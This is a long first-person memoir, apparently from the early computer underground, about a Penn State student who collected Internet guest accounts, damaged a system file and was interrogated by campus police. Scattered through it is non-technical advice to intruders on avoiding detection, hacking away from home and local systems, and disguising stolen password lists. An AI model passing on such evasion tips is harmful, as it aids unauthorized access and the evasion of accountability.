Thus, in the latter part of my freshman year, I became increasingly frustrated and disillusioned with higher education in general, and by the very idea of specialized education in particular. I stopped attending classes, and even skipped tests. I became increasingly nocturnal and increasingly obsessed with Usenet. Nevertheless, even by doing the entire semester's work during finals week, I still barely managed to maintain honors status.

The summer restored my spirits greatly. I experimented with LSD for the first time, and found that it allowed me to see myself as I truly was, and to come to a certain grudging acceptance of myself, to a greater degree than any psychologist had. I found that I preferred marijuana to alcohol, and soon no longer subjected myself to prolonged bouts of drinking.

However, I mistook my upturn in spirits for a rejuvenation, when it was more likely due to the lack of pressure and hedonism of summer.

Near the end of my first year, I met Dale Garrison [*], an electronic musician and audio man for WPSX-TV, the university public television station. He also recorded music recitals for faculty and visiting luminaries, and thus had access to the Electronic Music Lab and all its facilities.
His friend Shamir Kamchatka [*] had bequeathed him a Unix account on the mail hub of the Pennsylvania State University.
Another friend, Ron Gere [*], a systems operator for the Engineering Computer Lab, had created an account for him on the departmental VAXcluster following the termination of his legitimate account due to a change in policy. They gave the account the cover name of Huang Chang [*] as a sort of joke, but this name was remarkably inconspicuous with the preponderance of Asian names on the system. Dale began posting articles under this name, as he had no account with his real name, but by a slow process, the nom-de-plume became a well-developed and individual personality, and the poems, articles and diatribes written under this name became quite popular. Even when we later realized the ease with which he could forge articles with his actual name, he was disinclined to do so. The wit and intelligence of the assumed identity became so unique to that identity that it would have been difficult to shed.

I often used the Unix account, and quickly began to understand and appreciate the complexity and organic unity of the Internet.

I had no moral qualms about using a computer account with the permission of the legitimate owner of the account, any more than I would have moral qualms about checking out a book from the mathematics library. A source of information for which my tuition and taxes has paid is a source of information which I have every right to access. To deny my access is a crime greater by far than for me to claim my rights by nondestructive means. Any university will allow a student of any college to check out a book on any subject from the library.

However, myopic university administrations seem to believe that restricting access to information, rather than allowing a free exchange of ideas, is the purpose of an educational institution. Every department will have its own computer subnetwork, regardless of whether it is sensible or equitable to do so. The stagnation and redundancy we see on the Internet is the inevitable result of such an absurd _de facto_ standard.

This policy is by no means limited to computers. It extends to class scheduling, work-study programs, any technical equipment worth using, arts training, religious studies, athletic facilities, degree requirements, musical instruments, literature and any thing which is useful to the mind. Bean-counters who can neither read a line of Baudelaire nor parse a line of C decide what is to be the canned

curriculum for anyone who chooses a major. This is the obvious outcome in a society where education is so undervalued that Education majors have the lowest SAT scores of any degree-level students.

So I thought as I saw resources wasted, minds distorted, the lives of close friends ruined by the slow, inexorable grinding of the vast, impersonal machine known as higher education. I saw professors in computer science tell blatant falsehoods, professors in philosophy misquote Nietzsche, professors in English Literature hand out typewritten memos rife with grammatical errors. I grew entirely disgusted with the mismanagement of higher education. When I discovered that the most intelligent and individual people around me were usually not students, I gave up on college as a means of self-actualization.

My second year of college was essentially the first repeated, except that my frustration with the academic world bloomed into nihilism, and my depression into despair. I no longer even bothered to attend most tests, and even skipped finals. I allowed my paperwork for the University Scholars Program to lapse, rather than suffer the indignity of ejection for poor academic performance.

Another summer followed, with less cheer than the previous. Very early in the summer, a moron rear-ended my car without even slowing down before slamming into me. My mother and stepfather ejected me from their house, and I moved to Indiana to live with my father. When the insurance money arrived from my totalled car, I purchased a cheap vehicle and hit the highway with no particular destination in mind. With a lemming's logic, I turned east instead of west on I-70, and returned to State College, Pennsylvania.

At the last moment, I registered for part-time classes.

III. History of a Conflagration

>From the beginning of this semester, I neglected my classes, and instead read RFCs and Unix system security manuals. I began experimenting with the communications capabilities of the TCP/IP protocol suite, and began to understand more deeply how it was that such a network could exist as an organic whole greater than the sum of its parts.

In the interest of experimenting with these interconnections, I began to acquire a number of Internet 'guest' accounts. When possible, I would use these to expand my area of access, with the goal of testing the speed and reliability of the network; and, I freely admit, for my amusement.

I realized, at the time, that what I was doing was, legally, in a gray area; but I did not give moral considerations more than a passing thought. Later, I had leisure to ponder the moral and legal aspects of my actions at great length, but at the time I was collecting accounts I only considered the technical aspects of what I was doing.

I discovered Richard Stallman's accounts on a variety of computers. I used these only for testing mail and packet routing. I realized that it would be trivial to use them for malicious purposes, but the thought of doing so did not occur to me. The very idea of hacking a computer system implies the desire to outsmart the security some unknown person had designed to prevent intrusion; to abuse a trust in this manner has all the appeal to a hacker that a hunter would find in stalking a kitten with a howitzer. To hack an open system requires no intelligence and little knowledge, and imparts no deeper knowledge than is available by legitimate use of the system.

I soon had a collection of accounts widely scattered around the continent: at the University of Chicago, at the Pennsylvania State University, at Johns Hopkins, at Lawrence-Berkeley Laboratories and a number of commercial and government sites.

However, the deadly mistake of hacking close to home was my downfall. I thought I was untouchable and infallible, and in a regrettable accident I destroyed the /etc/groups file at the Software Engineering Laboratory at Penn State, due to a serious lapse in judgment combined with a series of typographical errors. This is the only action for which I should have been held accountable; however, as you shall see, it is the only action for which I was not penalized in any way.

I halt the narrative here to deliver some advice suggested by my mistakes.

My first piece of advice is: avoid the destruction of information by not altering any information beyond that necessary to maintain access and avoid detection. Try to protect yourself from typographical errors by backing up information. My lack of consideration in this important regard cost Professor Dhamir Mannai many hours reconstructing the groups file. Dhamir plays a major role in the ensuing fracas, and turned out very sympathetic. I must emphasize that the computer security people with whom we have such fun are often decent people. Treat a system you have invaded as you would wish someone to treat your system if they had done the same to you. Protect both the system and yourself. Damage to the system will have a significant effect on any criminal case which is filed against you. Even the harshest of judges is likely to respond to a criminal case with a bewildered dismissal if no damage is alleged. However, if there is any damage to a system, the police will most certainly allege that you maliciously damaged the machine. It is their job to do so.

My second piece of advice is: avoid hacking systems geographically local to you, even by piggybacking multiple connections across the country and back to mask your actions. In any area there is a limited number of people both capable of and motivated to hack. When the local security gurus hear that a hacker is on the loose, they will immediately check their mental list of people who fit the profile. They are in an excellent position to monitor their own network. Expect them to do so.

I now return to my narrative.

Almost simultaneous with my activities, the Computer Emergency Response Team was formed in the wake of the Morris Worm, and was met with an almost palpable lack of computer crime worth prosecuting. They began issuing grimly-worded advisories about the ghastly horrors lurking about the Internet, and warned of such dangerous events as the WANK (Worms Against Nuclear Killers) worm, which displayed an anti-nuclear message when a user logged on to an infected machine.

To read the newspaper article concerning Dale and me, a person who collects guest accounts is, if not Public Enemy Number One, at least a major felon who can only be thwarted by the combined efforts of a major university's police division, two computer science departments, and Air Force Intelligence, which directly funds CERT.

Matt Crawford, at the University of Chicago, notified CERT of my intrusions into their computer systems. The slow machinery of justice began to creak laboriously into motion. As I had taken very few precautions, they found me within two weeks.

As it happens, both the Penn State and University of Chicago systems managers had publicly boasted about the impenetrability of their systems, and perhaps this contributed to their rancor at discovering that the nefarious computer criminal they had apprehended was a Comparative Literature major who had failed his only computer science course.

IV. In the Belly of the Beast

When we arrived at the police station, the police left me in a room alone for approximately half an hour. My first response was to check the door of the room. It was unlocked. I checked the barred window, which was locked, but could be an escape if necessary. Then, with nothing to do, I considered my options. I considered getting up and leaving, and saying that I had nothing to discuss with them. This was a sensible option at the outset, I thought, but certainly not sensible now. This was a repetition of a mistake; I could have stopped talking to them at any time.

Finally, I assumed the lotus position on the table in order to collect my thoughts. When I had almost collected my thoughts, Anne Rego and Sam Ricciotti returned to the room, accompanied by two men I took to be criminals at first glance: a scruffy, corpulent, bearded man I mentally tagged as a public indecency charge; and a young man with the pale and flaccid ill-health of a veal calf, perhaps a shoplifter. However, the pair was Professor Robert Owens of the computer science department and Daniel Ehrlich, Owens' student flunky.

Professor Owens sent Ehrlich out of the room on some trivial errand. Ricciotti began the grilling. First, he requested that I sign a document waiving my Miranda rights. He explained that it was as much for my benefit as for theirs. I laughed out loud. However, I thought that as I had done nothing wrong, I should have no fear of talking to them, and I signed the fatal document.

I assumed that what I was going to say would be taken at face value, and that my innocence was invulnerable armor. Certainly I had made a mistake, but this could be explained, could it not? Despite my avowed radical politics, my fear of authority was surpassed by a trust for apparent sincerity.

As they say, a con's the easiest mark there is.

I readily admitted to collecting guest accounts, as I found nothing culpable in using a guest account, my reasoning being that if a public building had not only been unlocked, but also a door in that building had been clearly marked as for a "Guest," and that door opened readily, then no one would have the gall to arrest someone for trespass, even if other, untouched parts of the building were marked "No Visitors." Using a 'guest' account is no more computer crime than using a restroom in a McDonald's is breaking-and-entering.

Ricciotti continued grilling me, and I gave him further information. I fell prey to the temptation to explain to him what he clearly did not understand. If you are ever in a similar circumstance, do not do so. The opaque ignorance of a police officer is, like a well-constructed security system, a very tempting challenge to a hacker. However, unlike the security system, the ignorance of a police officer is uncrackable.

If you attempt to explain the Internet to a police officer investigating you for a crime, and the notion of leased WATS lines seems a simple place to start, it will be seen as evidence of some vast, bizarre conspiracy. The gleam in the cop's eye is not one of comprehension; it is merely the external evidence that a power fantasy is running in the cop's brain. "I," the cop thinks, "will definitely be Cop of the Year! I'm going to find out more about this Internet thing and bust the people responsible."

Perhaps you will be lucky or unlucky enough to be busted by a cop who has some understanding of technical issues. Never having been busted by a computer-literate cop, I have no opinion as to whether this would be preferable. However, having met more cops than I care to remember, I can tell you that the chances are slim that you will meet a cop capable of tying shoelaces in the morning. The chances of meeting a cop capable of understanding the Internet are nearly nonexistent.

Apparently, this is changing, but by no means as rapidly as the volatile telecommunications scene. At present, the cop who busts

you might have a Mac hooked up to NCIC and be able to use it clumsily; or may be able to cope with the user interface of a BBS, but don't bother trying to explain anything if the cop doesn't understand you.

If the cop understands you, you have no need to explain; if not, you are wasting your time. In either case, you are giving the police the rope they need to hang you.

You have nothing to gain by talking to the police. If you are not under arrest, they can do nothing to you if you refuse to speak to them. If you must speak to them, insist on having an attorney present. As edifying as it is to get a first-hand glimpse of the entrenched ignorance of the law-enforcement community, this is one area of knowledge where book-learning is far preferable to hands-on experience. Trust me on this one.

If you do hack, do not use your personal computing equipment and do not do it from your home. To do so is to invite them to confiscate every electronic item in your house from your telephone to your microwave. Expert witnesses are willing to testify that anything taken could be used for illegal purposes, and they will be correct.

Regardless of what they may say, police have no authority to offer you anything for your cooperation; they have the power to tell the magistrate and judge that you cooperated. This and fifty cents will get you a cup of coffee.

Eventually, the session turned into an informal debate with Professor Owens, who showed an uncanny facility for specious argument and proof by rephrasing and repeating. The usual argument ensued, and I will encapsulate rather than include it in its entirety.

"If a bike wasn't locked up, would that mean it was right to steal it or take it for a joyride?"

"That argument would hold if a computer were a bike; and if the bike weren't returned when I was done with it; and if, in fact, the bike hadn't been in the same damn place the whole time you assert it was stolen."

"How do you justify stealing the private information of others?"

"For one thing, I didn't look at anyone's private information. In addition, I find the idea of stealing information so grotesque as to be absurd. By the way, how do you justify working for Penn State, an institution that condoned the illegal sale of the Social Security Numbers of its students?"

"Do you realize what you did is a crime?" interjected Ricciotti.

"No, I do not, and after reading this law you've shown me, I still do not believe that what I did violates this law. Beyond that, what happened to presumed innocent until proven guilty?"

The discussion continued in a predictable vein for about two hours, when we adjourned until the next day. Sam sternly advised me that as this was a criminal investigation in progress, I was not to tell anyone anything about it. So, naturally, I immediately told everyone I knew everything I knew about it.

With a rapidly mounting paranoia, I left the grim, cheerless interrogation room and walked into the bustle of an autumn day at Penn State, feeling strangely separate from the crowd around me, as if I had been branded with a scarlet 'H.'

I took a circuitous route, often doubling back on myself, to detect tails, and when I was sure I wasn't being followed, I headed straight for a phone booth to call the Electronic Music Lab.

The phone on the other end was busy. This could only mean one thing, that Dale was online. His only crime was that he borrowed an

account from the legitimate user, and used the Huang account at the Engineering Computer Lab, but I realized after my discussion with the police that they would certainly not see the matter as I did.

I realized that the situation had the possibility to erupt into a very ugly legal melee. Even before Operation Sun-Devil, I realized that cops have a fondness for tagging anything a conspiracy if they feel it will garner headlines. I rushed to the Lab.

V. A Desperate Conference

"Get off the computer now! I've been busted!"

"This had better not be a goddamn joke."

He rapidly disconnected from his session and turned off the computer. We began to weigh options. We tried to figure out the worst thing they could do to me. Shortly, we had a list of possibilities. The police could jail me, which seemed unlikely. The police could simply forget about the whole thing, which seemed very unlikely. Anything between those two poles was possible. Anything could happen, and as I was to find, anything would. We planned believing that it was only I who was in jeopardy.

If you are ever busted, you will witness the remarkable migration habits of the fair-weather friend. People who yesterday had nothing better to do than sit around and drink your wine will suddenly have pressing duties elsewhere.

If you are lucky, perhaps half a dozen people will consent to speak to you. If you are very lucky, three of them will be willing to be seen with you in public.

Very shortly the police would begin going after everyone I knew for no other reason than that they knew me. I was very soon to be given yet another of the blessings accorded to those in whom the authorities develop an interest.

I would discover my true friends.

I needed them.

VI. The Second Interrogation

I agreed to come in for a second interview.

At this interview, I was greeted by two new cops. The first cop, with the face of an unsuccessful pugilist, was Jeffery Jones. I detested him on sight.

The second, older cop, with brown hair and a mustache, was Wayne Weaver, and had an affable, but stern demeanor, somewhat reminiscent of a police officer in a fifties family sitcom.

As witness to this drama, a battered tape recorder sat between us on the wooden table. In my blithe naivete, I once again waived my Miranda rights, this time on tape.

The interview began with a deranged series of accusations by Jeffery Jones, in which were combined impossibilities, implausibilities, inaccuracies and incongruities. He accused me of everything from international espionage to electronic funds transfer. Shortly he exhausted his vocabulary with a particularly difficult two-syllable word and lapsed into silence.

Wayne filled the silence with a soft-spoken inquiry, seemingly irrelevant to the preceding harangue. I answered, and we began a more sane dialogue.

Jeffery Jones remained mostly silent. He twiddled his thumbs, studied the intricacies of his watch, and investigated the gum stuck under the table. Occasionally he would respond to a factual statement by rapidly turning, pounding the table with his fists and shouting: "We know you're lying!"

Finally, after one of Jeffery's outbursts, I offered to terminate the interview if this silliness were to continue. After a brief consultation with Wayne, we reached an agreement of sorts and Jeff returned to a dumb, stony silence.

I was convinced that Wayne and Jeff were pulling the good cop/bad cop routine, having seen the mandatory five thousand hours of cop shows the Nielsen people attribute to the average American. This was, I thought, standard Mutt and Jeff. I was to change my opinion. This was not good cop/bad cop. It was smart cop/dumb cop. And, more frighteningly, it was no act.

After some more or less idle banter, and a repetition of my previous story, and a repetition of my refusal to answer certain other questions, the interrogation began to turn ugly.

Frustrated by my refusal to answer, he suddenly announced that he knew I was involved in a conspiracy, and made an offer to go easy on me if I would tell him who else was involved in the conspiracy.

I refused point-blank, and said that it was despicable of him to request that I do any such thing. He began to apply pressure and I will provide a reconstruction of the conversation. As the police have refused all requests by me to receive transcripts of interviews, evidence and information regarding the case, I am forced to rely on memory.

"These people are criminals. You'd be doing the country a service by giving us their names."

"What people are criminals? I don't know any criminals."

"Don't give me that. We just want their names. We won't do anything except ask them for information."

"Yeah, sure. Like I said, I don't know any criminals. I'm not a criminal, and I won't turn in anyone for your little witch-hunt, because I don't know any criminals, and I'd be lying if I gave you any names."

"You're not going to protect anyone. We'll get them anyway."

"If you're going to get them, you don't need my help."

"We won't tell anyone that you told them about us."

"Fuck that. I'll know I did it. How does that affect the morality of it, anyway?"

Dropping the moral argument, he went to the emotional argument:

"If you help us, we'll help you. When you won't help us, you stand alone. Those people don't care about you, anyway."

"What people? I don't know any people."

"Just people who could help us with our investigation. It doesn't mean that they're criminals."

"I don't know anything about any criminals I said."

"In fact, one of your friends turned you in. Why should you take this high moral ground when you're a criminal anyway, and they'd do the same thing to you if they were in the situation you're in. You just have us now, and if you won't stand with us, you stand

alone."

"I don’t have any names. And no one I knew turned me in."

This tactic, transparent as it was, instilled a worm of doubt in my mind. That was its purpose.

This is the purpose of any of the blandishments, threats and lies that the police will tell you in order to get names from you. They will attempt to make it appear as if you will not be harming the people you tell them about. Having been told that hackers are just adolescent pranksters who will crack like eggs at the slightest pressure and cough up a speech of tearful remorse and hundreds of names, they will be astonished at your failure to give them names.

I will here insert a statement of ethics, rather than the merely practical advice which I have heretofore given. If you crack at the slightest pressure, don’t even bother playing cyberpunk. If your shiny new gadget with a Motorola 68040 chip and gee-whiz lightning Weitek math co-processor is more important to you than the lives of your friends, and you’d turn in your own grandmother rather than have it confiscated, please fuck off. The computer underground does not need you and your lame calling-card and access code rip-offs. Grow up and get a job at IBM doing the same thing a million other people just like you are doing, buy the same car a million other people just like you have, and go to live in the same suburb that a million other people like you call home, and die quietly at an old age in Florida. Don’t go down squealing like a pig, deliberately and knowingly taking everyone you know with you.

If you run the thought-experiment of imagining yourself in this situation, and wondering what you would do, and this description seems very much like what meets you in the bathroom mirror, please stop hacking now.

However, if you feel you must turn someone in to satisfy the cops, I can only give the advice William S. Burroughs gives in _Junky_ to those in a similar situation: give them names they already have, without any accompanying information; give them the names of people who have left the country permanently. Be warned, however, that giving false information to the police is a crime; stick to true, but entirely useless information.

Now, for those who do not swallow the moral argument for not finking, I offer a practical argument. If you tell the police about others you know who have committed crimes, you have admitted your association with criminals, bolstering their case against you. You have also added an additional charge against yourself, that of conspiracy. You have fucked over the very friends you will sorely need for support in the near future, because the investigation will drag on for months, leaving your life in a shambles. You will need friends, and if you have sent them all up the river, you will have none. Worse, you will deserve it. You have confessed to the very crimes you are denying, making it difficult for you to stop giving them names if you have second thoughts. They have the goods on you.

In addition, any offers they make if you will give them names are legally invalid and non-binding. They can’t do jack-shit for you and wouldn’t if they could. The cop mind is still a human mind, and there is nothing more despicable to the human mind than a traitor.

Do not allow yourself to become something that you can not tolerate being. Like Judas, the traitor commits suicide both figuratively and literally.

I now retire from the soapbox and return to the confessional.

My motives were pure and my conscience was clean. With a sense of self-righteousness unbecoming in a person my age, I assumed that my integrity was invulnerability, and that my refusal to give them any names was going to prevent them from fucking over my friends.

I had neglected to protect my email. I had not encrypted my communications. I had not carefully deleted any incriminating information from my disks, and because of this I am as guilty as the people who blithely rat out their friends. I damaged the lives of a number of people by my carelessness, a number of people who had more at stake than I had, and all my good intentions were not worth a damn. I had one encrypted file, that a list of compromised systems and account names, and that was DES encrypted with a six-character alphanumeric.

As I revelled in my self-righteousness, Dan Ehrlich and Robert Owens arrived with a two-foot high pile of hardcopy on which was printed every file on my PSUVM accounts, including at least a year of email and all my posts to the net, including those in groups such as alt.drugs, and articles by other people.

Wayne assumed that any item on the list, even saved posts from other people, was something that had been sent to me personally by its author, and that these people were, thus, involved in some vast conspiracy. While keeping the printed email out of my sight, he began listing names and asking me for information about that person. I answered, for every person, that I knew nothing about that person except what they knew. He asked such questions as "What is Emily Postnews' real name, and how is she involved in the conspiracy?"

Ehrlich and Owens had conveniently disappeared, so I couldn't expect them to explain the situation to Wayne; and had, myself, given up any attempt to explain, realizing that anything I said would simply reinforce the cops' paranoid conspiracy theories. By then, I was refusing to answer practically every question put to me, and finally realized I was outgunned. When I had arrived, I was puffed up with bravado and certain that I could talk my way out of this awful situation. Having made rather a hash of it as a hacker, I resorted to my old standby, my tongue, with which I had been able to escape any previous situation. However, not only had I not talked my way out of being busted, I had talked my way further into it.

If you believe, from years of experience at social engineering, that you will be able to talk your way out of being busted, I wish you luck; but don't expect it to happen. If you talk with the police, and you are not under arrest at the time, expect that one or two of your sentences will be able to be taken out of context and used as a justification for issuing an arrest warrant. If you talk with the police and you are under arrest, the Miranda statement: "Anything you say can and will be held against you in a court of law," is perhaps the only true statement in that litany of lies.

In any case, my bravado had collapsed. I still pointedly called the cops "Wayne" and "Jeff," but otherwise, resorted to repeating mechanically that I knew nothing about nothing.

Owens and Ehrlich returned, and announced that they had discovered an encrypted file on my account, called holy.nodes. I bitterly regretted the flippant name, and the arrogance of keeping such a file.

If you must have an encrypted list of passwords and accounts sitting around, at least give it a name that makes it seem like some sort of executable, so that you have plausible deniability.

They assured me that they could decrypt it within six hours on a Cray Y-MP to which they had access. I knew that the Computer Science Department had access to a Cray at the John von Neuman Computer Center. I made a brief attempt to calculate the rate of brute-force password cracking on a Cray and couldn't do it in my head. However, as the password was only six alphanumeric characters, I realized that it was quite possible that it could be cracked. I believe now that I should have called their bluff, but I gave them the key, yet another in a series of stupid moves.

Shortly, they had a list of computer sites, accounts and passwords,

and Wayne began grilling me on those. Owens was livid when he noted that a machine at Lawrence-Berkeley Labs, shasta.lbl.gov, was in the list. This was when my trouble started.

You might recall that Lawrence-Berkeley Labs figures prominently in Clifford Stoll's book _The Cuckoo's Egg_. The Chaos Computer Club had cracked a site there in the mistaken belief that it was Lawrence-Livermore. As it happens, I had merely noticed a guest account there, logged in and done nothing further. Of course, this was too simple an explanation for a cop to believe it.

Owens had given the police a tiny bit of evidence to support the bizarre structure of conspiracy theories they had built; and a paranoid delusion, once validated in even the most inconsequential manner, becomes unshakably firm.

Wayne returned to the interrogation with renewed vigor. I continued giving answers to the effect that I knew nothing. He came to the name of Raymond Gary [*], who had generously allowed me to use an old account on PSUVM, that of a friend of his who had left the area. I attempted to assure them of his innocence. This was another bad move.

It was a bad move because this immediately reinforces the conspiracy theory, and the cops wish to have more information on that person. I obfuscated, and returned to the habit of repeating: "Not to the best of my recollection," as if I were in the Watergate hearings.

Another name surfaced, that of a person who had allowed me to use his account because our respective machines could not manage a tolerable talk connection. This person, without his knowledge, joined the conspiracy. Once again, I foolishly tried to explain the situation. This simply made it worse, as the cop did not understand a word I was saying; and Owens was incapable of appreciating the difference between violating the letter of the law and the spirit of the law.

Wayne repeatedly asked about my overseas friends, informed me that he knew there were foreign governments involved, again told me that a friend of mine had informed on me. I was told lies so outrageous that I hesitate to put them on paper. I denied everything.

I made another lengthy attempt at explanation, trying to defuse the conspiracy theory, and gave a speech on the difference between breaking into someone's house and ripping off everything there, voyeuristically spying on people, and temporarily borrowing an account simply to talk to someone because a network link was not working. I made an analogy between this and asking someone who is driving a corporate vehicle to give a jump to a disabled vehicle, and tried to explain that this was certainly not the same as if the authorized user of the corporate vehicle had simply handed a passerby the keys. I again attempted to explain the Internet, leased lines, the difference between FTP and mail, why everyone on the Internet allowed anyone else to transfer files from, to and through their machines, and once again failed to explain anything.

Directly following this tirade, delivered almost at a shout, Wayne leaned over the desk and asked me: "Who's Bubba?"

This was too much to tolerate. My ability to take the situation seriously, already very shaky, simply vanished in the face of this absurdity. I lost it entirely. I laughed hysterically.

I asked, my anger finally getting the better of my amusement: "What the fuck kind of question is that?"

He repeated the question, not appreciating the humor inherent in this absurd contretemps; I was beyond trying to maintain the appearance of solemnity. Everything, the battered table, the primitive tape recorder, the stony-faced cops, the overweight computer security guys, seemed entirely empty of meaning. I could no longer accept as real that I was in this dim room with a person asking me the question: "Who's Bubba?"

I said: "I have no idea. You tell me."

Finally, Wayne came to Dale's name. Dale did not use his last name in any of the email he had sent to me, and I hoped that his name was not in any file on any machine anywhere. I recovered some of my equilibrium, and refused to answer.

A number of references to "lab supplies" were made in the email, and I was questioned as to the meaning of this phrase. I answered that it simply meant quarter-inch reels of tape for music. They refused to accept this explanation, and accused me of running a drug ring over the computer network.

Veiled threats, repetitions of the question, rephrasings of it, assurances that they were going to get everyone anyway, and similar cop routines followed.

Finally, having had altogether too much of this nonsense, I said: "This interview's over. I'm leaving." As simply as that, and as quickly, I got up and left. I wish I could say that I did not look back, but I did glance over my shoulder as I left.

"We'll be in touch," said Wayne.

"Yeah, sure," I said.

VII. Thirty Pieces of Silver

I informed Dale of the ominous turn in the investigation, and told him that the cops were now looking for him. From a sort of fatalistic curiosity, we logged into Shamir's account to watch the activities of the computer security guys, and to confer with some of their associates to find out what their motivations might be. We had decided that the possibility of a wiretap was slim, and that if there were a wiretap, we were doomed anyway, so what the hell?

There is no conclusive evidence that there was a wiretap, but the police would not have needed a warrant to tap university phones, as they are on a private branch exchange, which does not qualify for legal protection. In addition, one bit of circumstantial evidence strikes me as indicative of the possibility of a wiretap, that being that when Dale called Shamir to explain the situation, and left a message in his voice mail box, the message directly following Dale's was from Wayne.

We frequented the library, researching every book dealing with the subject of computer crime, reading the Pennsylvania State Criminal Code, photocopying and transcribing important texts, and compiling a disk of information relevant to the case, including any information that someone "on the outside" would need to know if we were jailed.

I badly sprained my ankle in this period, but walked on it for three miles, and it was not until later in the night that I even realized there was anything wrong with it, so preoccupied was I by the bizarre situation in which I was embroiled. In addition, an ice storm developed, leaving a thin layer of ice over sidewalks, roads and the skeletal trees and bushes. I must have seemed a ridiculous figure hobbling across the ice on a cane, looking over my shoulder every few seconds; and attempting to appear casual whenever a police car passed.

It seemed that wherever I went, there was a police car which slowed to my pace, and it always seemed that people were watching me. I tried to convince myself that this was paranoia, that not everyone could be following me, but the feeling continued to intensify, and I realized that I had adopted the mentality of the cops, that we were, essentially, part of the same societal process; symbiotic and necessary to each other's existence. The term 'paranoia' had no meaning when applied to this situation; as there were, indeed, people out to get me; people who were equally convinced that I was out to

get them.

I resolved to accept the situation, and abide by its unspoken rules. As vast as the texts are which support the law, there is another entity, The Law, which is infinite and can not be explained in any number of words, codes or legislation.

Dale and I painstakingly weighed our options.

Finally, Dale decided that he was going to contact the police, and called a friend of his in the police department to ask for assistance in doing so, Stan Marks [*], who was also an electronic musician. On occasion, Stan would visit us in the Lab, turning off his walkie-talkie to avoid the irritation of the numerous trivial assignments which comprise the day-to-day life of the university cop. After conferring with Stan, he decided simply to call Wayne and Jeff on the phone to arrange an interview.

I felt like shit. The repercussions of my actions were spreading like ripples on a pond, and were to disrupt the lives of several of my dearest friends. At the same time, I was enraged. How dare they do this? What had I done that warranted this torturous and ridiculous investigation? Wasn't this investigation enough of a punishment just in and of itself?

I wondered how many more innocent people would have to be fucked over before the police would be satisfied, and wondered how many innocent people, every day, are similarly fucked over in other investigations. How many would it take to satisfy the cops? The answer is, simply, every living person.

If you believe that your past, however lily-white, would withstand the scrutiny of an investigation of several months' duration, with every document and communication subjected to minute investigation, you are deluding yourself. To the law-enforcement mentality, there are no innocent people. There are only undiscovered criminals.

Only if we are all jailed, cops and criminals alike, will the machinery lie dormant, to rust its way to gentle oblivion; and only then will the ruins be left undisturbed for the puzzlement of future archaeologists.

With these thoughts, I waited as Dale went to the police station, with the realization that I was a traitor by inaction, by having allowed this to happen.

I was guilty, but this guilt was not a matter of law. My innocent actions were those which were to be tried.

If you are ever busted, you will witness this curious inversion of morality, as if by entering the world of cops you have walked through a one-way mirror, in which your good actions are suddenly and arbitrarily punished, and the evil you have done is rewarded.

VIII. Third and Fourth Interrogations

I waited anxiously for Dale to return from his meeting. He had brought with him a professional tape recorder, in order to tape the interview. The cops were rather upset by this turn of events, but had no choice but to allow him to tape. While they attempted to get their tape recorder to work, he offered to loan them a pair of batteries, as theirs were dead.

The interrogation followed roughly the same twists and turns as mine had, with more of an emphasis on the subject of "lab supplies." Question followed question, and Dale insisted that his actions were innocent.

"Hell, if we'd have had a couple of nice women, none of this would even have happened," he said.

When asked about the Huang account that Ron Gere had created for him, he explained that Huang was a nom-de-plume, and certainly not an alias for disguising crime.

The police persisted, and returned to the subject of "lab supplies", and finally declared that they knew Dale and I were dealing in some sort of contraband, but that they would be prepared to offer leniency if he would give them names. Dale was adamant in his refusal.

Finally, they said that they wanted him to make a drug buy for them.

"Well, you'll have to introduce me to someone, because I sure don't know anyone who does that kind of stuff."

Eventually, they set an appointment with him to speak with Ron Schreffler, the university cop in charge of undercover narcotics investigations.

He called to reschedule the appointment a few days later, and then, eventually, cancelled it entirely, saying: "I have nothing to talk to him about."

Finally, they ceased following this tack, realizing that even in Pennsylvania pursuing an entirely fruitless avenue of investigation is seen very dimly by their superiors. The topic of "lab supplies" was never mentioned again, and certainly not in the arrest warrant affidavit, as we were obviously innocent of any wrongdoing in that area.

Warning Dale not to leave the area, they terminated the interview.

Shortly thereafter, there was a fourth and final interview, with Dale and I present. We discussed nothing of any significance, and it was almost informal, as if we and the cops were cronies of some sort. Only Jeffery Jones was excluded from this circle, as he was limited largely to monosyllabic grunts and wild, paranoid accusations. We discovered that Wayne Weaver was a twenty-three year veteran, and it struck me that if I had met him in other circumstances I could have found him quite likable. He was, if nothing else, a professional, and acted in a professional manner even when he was beyond his depth in the sea of information which Dale and I navigated with ease.

I felt almost sympathetic toward him, and wondered how it was for him to be involved in a case so complex and bizarre. I still failed to realize why he was acting toward us as he was, and realized that he, similarly, had no idea what to make of us, who must have seemed to him like remorseless, arrogant criminals. Unlike my prejudiced views of what a police officer should be, Wayne was a competent, intelligent man doing the best he could in a situation beyond his range of experience, and tried to behave in a conscientious manner.

I feel that Wayne was a good man, but that the very system he upheld gave him no choice but to do evil, without realizing it. I am frustrated still by the fact that no matter how much we could discuss the situation, we could never understand each other in fullness, because our world-views were so fundamentally different. Unlike so many of the incompetent losers and petty sadists who find police work a convenient alternative to criminality, Wayne was that rarity, a good cop.

Still, without an understanding of the computer subculture, he could not but see anything we might say to explain it to him as anything other than alien and criminal, just as a prejudiced American finds a description of the customs of some South Sea tribe shocking and bizarre. Until we realize what underlying assumptions we share with the rest of society, we shall be divided, subculture from culture, criminals from police.

The ultimate goal of the computer underground is to create the circumstances

which will underlie its own dissolution, to enable the total and free dissemination of all information, and thus to destroy itself by becoming mainstream. When everyone thinks nothing of doing in daylight what we are forced to do under cover of darkness, then we shall have succeeded.

Until then, we can expect the Operation Sun-Devils to continue, and the witch-hunts to extend to every corner of cyberspace. The public at large still holds an ignorant dread of computers, having experienced oppression by those who use computers as a tool of secrecy and intrusion, having been told that they are being audited by the IRS because of "some discrepancies in the computer," that their paycheck has been delayed because "the computer's down," that they can't receive their deceased spouse's life-insurance benefits because "there's nothing about it in the computer." The computer has become both omnipresent and omnipotent in the eyes of many, is blamed by incompetent people for their own failure, is used to justify appalling rip-offs by banks and other major social institutions, and in addition is not understood at all by the majority of the population, especially those over thirty, those who comprise both the law-enforcement mentality and aging hippies, both deeply distrustful of anything new.

It is thus that such a paradox would exist as a hacker, and if we are to be successful, we must be very careful to understand the difference between secrecy and privacy. We must understand the difference between freedom of information and freedom from intrusion. We must understand the difference between invading the inner sanctum of oppression and voyeurism, and realize that even in our finest hours we too are fallible, and that in negotiating these finely-hued gray areas, we are liable to lose our path and take a fall.

In this struggle, we can not allow a justifiable anger to become hatred. We can not allow skepticism to become nihilism. We can not allow ourselves to harm innocents. In adopting the intrusive tactics of the oppressors, we must not allow ourselves to perform the same actions that we detest in others.

Perhaps most importantly, we must use computers as tools to serve humanity, and not allow humans to serve computers. For the non-living to serve the purposes of the living is a good and necessary thing, but for the living to serve the purposes of the non-living is an abomination.

\032

